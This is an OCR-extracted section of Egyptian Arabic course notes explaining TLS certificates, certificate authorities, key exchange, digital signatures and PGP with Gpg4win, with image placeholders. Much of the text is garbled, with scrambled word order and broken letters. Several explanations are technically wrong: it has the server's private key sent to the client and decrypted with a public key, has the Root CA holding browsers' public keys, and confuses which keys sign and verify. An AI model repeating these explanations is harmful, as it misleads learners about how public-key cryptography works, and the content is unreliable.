

-ودا بيحصل عشان نضمن ان الى رد علينا دا هو ال Website الحقيقي وليس Phishing Website بيحاول ينتحل الموقع الأصلي ... فلازم اي Web Server وانت بتتواصل معاه لأول مره يبعتلك ال Response بتاعه سواء كان ال 200 او 403 او غيره ومعاه هتلاقى ال Digital Certificate بتاعت ال Server وكمان Client بتاع ال Public key اللي بيعته لل Client اللي بيعته لل Server عشان يشفر بيها ويكون مع ال Private Key ال Server اللي هيفر بيها التشفير .

-طب أنا ك Client عاوز أتأكد ان ال Certificate دي حقيقية اللي بعثها ال Server ... هعمل ايه !!؟ ... ال Digital Certificate دي بيكون فيها ال CA ... دا المسؤول عن اصدار الشهادات لـ Web Website اللي هيتم استضافته على Web Server وهيستلم Responses ويبعد ال Requests تقدر تسميها الجهة العليا لأصدار الشهادات ... فال Web Server أول مبيتهم انشاؤه على ال Internet بيروح لل CA دا ويقوله دي بياناتي اهيه اعملى بقا Certificate Sign in بتاعي اللي هتميز بيها ... هتلاقى بعدها ال CA بيروح لل Web Server اللي هيستضيف الموقع بتاعك يشوف ال Data بتاعته تمام ولا لاء زي انه فعلاً الموقع على ال Server دا هو Google.com ولا واحد تاني وهيعمل على ال Data على Web Server اللي بعثهاله ال Check و هو بيطلب التوقيع بتاع ال CA ول ولقي الدنيا تمام هيقوم ال CA دا عامله Sign بمعنى ال CA وافق على توقيع الشهاده لـ Server ... يبقا عشان متوهش مني ال Digital Certificate دي الشهاده اللي طلعت من ال CA راحت لـ Client وعليها توقيع ال CA اللي Web Server ذكرناه فوق ... تمام لحد هنا ... تعالى بقا نروح لل Client Side هتلاقى ال Browser بتاعك عنده كل ال Certificates بتاعت ال Client اللي بيزورها ... يعني ال Websites يقدر يحدد اذا كان ال Fake ولا Valid ... طب ازاي ؟ .

-ال **Browser** بيكون عنده متسجل ومحفوظ ال **Public Key** بتاع **Server** ال **Server** الخاص بالموقع اللي بتزورها زي **Google** كدا وطبعا ال **Digital Server** بيتعمله ال **Private key** بتاعه عال **Server** مع ال **Response** زي موضحنا ... فيقوم ال **Client** واخد ال **Private key** اللي جاله ويفكه بال **Public Key** اللي عنده اللي حافظه بيعمله عمليه مطابقه فلو لقاوه هو يبقا تمام .


-معنى آخر انت هتزور **Google** حلو كدا ... ال **Web Server** اللي مستضيف **Public Key** ليه **Google** خاص بيها ال **Connection** بتاعك عارفه وحافظه عنده من اول **Browser** حصل مبينهم فيحفظه ويميزه وعنده ال **Public Key** بتاعه ... فبتلاقي ال **Public Key** خلاص عارف ان ال **Browser** دا بتاع **Public Key** فلما يبعث لـ **Server** وال **Server** يرض عليه بال **Public Key** بتاعه هيقوم واخده مقارنه بال **Private key** الأصلي اللي حافظه عنده ولو لقاوه مطابق هيبيكا كدا تمام وال **Client** يعرف ان ال **Certificate** دي **Valid** ... ويقوم عارضلك ال **Web page** قدامك عالشاشة اللي هو هيعرضلك ال **Response** اللي طلبتها من ال **Web Server** اللي هي كانت هنا على **Google** سبيل المثال فهتلاقيه ظهر لك علامه القفل الأخضر اللي بتبقا جنب الموقع اللي عاوز تفتحه معناه ان ال **Website** دا **Secure** وفتح لك الصفحة ودا معناه ان ال **Certificate** دي **Valid** والتوكيل اللي عليها **CA** حقيقي ... معلش حته تتوه بس اقرأها كتير وحاول تفهم وترسم سيناريyo وتشوف صور توضح لك الدنيا انا حاولت أبسطها على قدر قدراتي ... وخد بالك متخلطش مبين ال **PKI** وال **Public key** ال **PKI** اللي بنستخدم فيها ال **Digital Certificate** أثناء التواصل مبين ال **Client** وال **Server** وال **Certificate** دي بيكون من ضمن محتوياتها ال **Public Key** اللي هيملك ال **Private Key** اللي استخدمه زي موضحنا .

الـ **SSL** دى اللي بنسميها الـ **Digital Certificate** واللى بتضمن ان الـ **Connection** بتاعنا دا يكون بيكون معمولها توقيع عن طريق الـ **Certificate** ... الـ **Secure** الـ **CA** باستخدام الـ **User** والـ **Private Key** عنده عال **Root CA** بيكون عنده الـ **public key** بتاعت كل الـ **Browser** فيقوم فاكك الـ **Public** بتاع الشهاده بالـ **Private** بتاعها وبكدا بيكون عمل **Verification** لـ **Website** ويتعمل **Identifying** مبين الـ **Client** اللي تواصل معاه وتأكد انه حقيقي فعلا ... ودا توضيح لـ **للى ذكرناه**.




-عاوزين بعد كدا نعمل **Secure Tunnel** تكون عشان ننقل ال **Data** من ال **Client** لـ **Server** بشكل **Secure** و تكون مشفره ... فال **Client** هتلاقيه بيعمل **Generate** ل 2 مفاتيحين زي بعض ... هيخلی مفتاح معاه **Client** و يبعث الثاني لـ **Server** ... طب دا هيحصل ازاي !! ... ال **Client** كدا زى مقولنا عنده ال **Public Key** بتاع ال **Server** من قبل كدا فاكره ! اللي كان جي مع ال **Public Key** فيقوم ال **Server** مشفر ال **Client** اللي عاوز يبعثه لـ **Client** بال **Public Key** اللي ذكرناه اللي بنقول عليه دا ... طبعا ال **Client** معاه ال **Private Key** بتاعه اللي هيفك تشفير ال **Public key** اللي شفرت بيها نسخه ال **Public key** اللي **Client** هتبعتها لـ **Server** معايا لحد هنا .

-بكلنا يكون الطرفين سواء ال **Client** او ال **Server** معاهم نسخه من ال **Symmetric Key** فيقدر واحد يشفر ال **Data** عن طريق نسخه من ال **Key** وال الثاني يفك التشفير عن طريق النسخه الثانية اللي معاه ودا شكل العمليه كامله اللي بتحصل مبين ال **Client** وال **Server** .



-ايه هي ال ... **Digital Signature** ... دي عباره عن  
بسملنا اننا نعمل **Authentication Mechanism** لـ **Client** وال **Server** اللي بتتبع مبين ال ... يعني  
نتأكد ان ال **Message** دي اللي جيالنا جايه فعلا من **Source** احنا  
عارفينه وموثق عندنا ... تعالى نشوف ازاي ال **Digital** بتشغل **Certificate** !!.



-هلاقی **Alice** عاوز يبعث **Bob Message** لـ **Bob** فهيفو عامل لـ **Hash Value** دـي اسمها **Hash** وـهيفـو مشـفـر الـ **Public Key** دـي بالـ **Private key** طـبـ والـ **Hash Value** ؟ أـكـيدـ هـلـاقـيـهـ بـعـتهـ لـ **Alice** عـشـانـ يـفـكـ التـشـفـيرـ بـيـهـ لـماـ تـرـوـحـهـ الـ **Private** دـي لـماـ بـتـتـشـفـرـ بالـ **Hash Value** ... **Message** بـيـقـاـ اسمـهـاـ الـ **Digital Signature** ... تـعـالـىـ نـرـوـحـ لـجـانـبـ الثانيـ ... هـلـاقـيـ **Bob** اللي هـلـاقـيـهـ الـ **Message** بـيـفـكـ تـشـفـيرـ الـ **Public key** بـالـ **Private key** مـقارـنـهـ بـالـ **Hash** اللي بـعـتهـوـلهـ فـالـأـولـ بـتـاعـ الـ **Message** اـسـاسـاـ الـ **Hash** كـنـتـ عـاـوزـ تـبـعـتهـالـهـ فـبـيـقـوـمـ عـاـمـلـ **Compare** مـبيـنـ الـ 2 زـيـ مـنـتـاـ شـايـفـ قـدـامـكـ ولوـ حـصـلـ تـطـابـقـ يـبـقـاـ تـامـ ... وـكـمانـ الـ **Private Key** مشـهـيـفـكـ الاـ **Public key** بـالـ **Private Key** بـتـاعـهـ .

-فلو جالك **Message** اللى عندك معرفش يفأك  
تشفيرها يبقا ال **Message** اللى اتشفر بيه ال **Private** مش تبع ال  
**Digital Public** ومختلفين عن بعض وبكدا تبدء تشك فال **Public**  
اللى بتتبع وطبعا كل الكلام دا بتقوم بيـه البرامج بشكل  
אוטומاتيك بدون تدخل منك خالص بس احنا بنوف الدنيا من جوا ماشيـه  
ازاي ... وبكدا عن طريق ال **Digital Signature** هنعرف نحدد  
الهويـه بتاعت الشخص الـى بـيـعـت **Messages** ونقدر نحدد فعلا اذا  
كان هو ولا شخص آخر بيـدعـي ذلك .

## 5.5 Pretty Good Privacy ( PGP ):

-دا عباره عن **Computer Program** بـيـوفرـك الـى **Authentication** والـى **Cryptography Privacy**  
بيـه ... فـدا عباره عن التطبيق العملي لـى شرحـاه وعبـارـه عن  
**Files Encrypt** بـنـسـتـخـدـمـهـا عـشـانـ نـعـمـلـ لـلـ **Windows Tool**  
ونطبق عـلـيـهـا الـى **Digital Signature** بشـكـلـ عمـلـيـ وكـلـ الـىـ ذـكـرـناـهـ  
فالـىـ فـاتـ .


-هـيـبـقاـ عـنـدـنـا **2machines** وهـنـزـلـ البرـنـامـجـ الـىـ هـنـشـتـغـلـ بيـهـ عـلـىـ الـ  
**machine Windows** ... يـعـنيـ عـنـدـنـا **2machines** وـهـنـتـزـلـهاـ عـلـىـ الـ **Machine Windows**  
وـهـنـتـزـلـ عـلـيـهـمـ البرـنـامـجـ الـىـ هـيـطـبـقـ الـىـ **PGP** وـاسـمـهـ  
**& Public Generate** تـقـدرـ تـنـزـلـهـ وـهـوـ هـيـعـمـلـ لـ **Gpg4win**  
عـلـىـ كـلـ **Machine** مـنـهـمـ فـهـتـلـاقـيـ عـنـدـكـ **Private Key**  
عالـ **machine1** **Public1** ، **private1** وـهـتـلـاقـيـ عـنـدـكـ الـ **machine2** **Public2** ، **Private2**  
ليـهـ **Kleopatra GUI** اسمـهـ **Gpg4win** شـغـالـ **Command line** .

-فالأول هنعمل تبادل لـ **Public Keys** ان ال **machine1** يبعث  
لل **machine2** **Public key** بتاعه والعكس صحيح ... فال  
**machine2** اللي هتبعد من ال **Message**  
هتلقيها بيحصلها تشفير بال **Public key** بتاع **machine2** اللي  
قولنا عليهم هيتبادلواهم فالأول ... فكدا ال **Message** تم تشفيرها بال  
ـ **Public key** بتاع **machine2** اللي هتبعدته ال **Message** وهو عنده ال  
**Private key** بتاعه فلما تروله هيقوم فاكث تشفيرها بال **Private key**  
ـ **key** بتاعه والعكس صحيح ... طبعا التطبيق دا انا ذكرتلك فكرته  
ـ الكلام فيه مش هيطول بس الأفضل ليك لو حابب تطبق عملي والصوره  
ـ مش واضحه معاك شوف **You tube Video** عن الموضوع دا بالـ **Details**  
ـ بتعاته هيفيدك أكثر ودا أنسح بيـه .

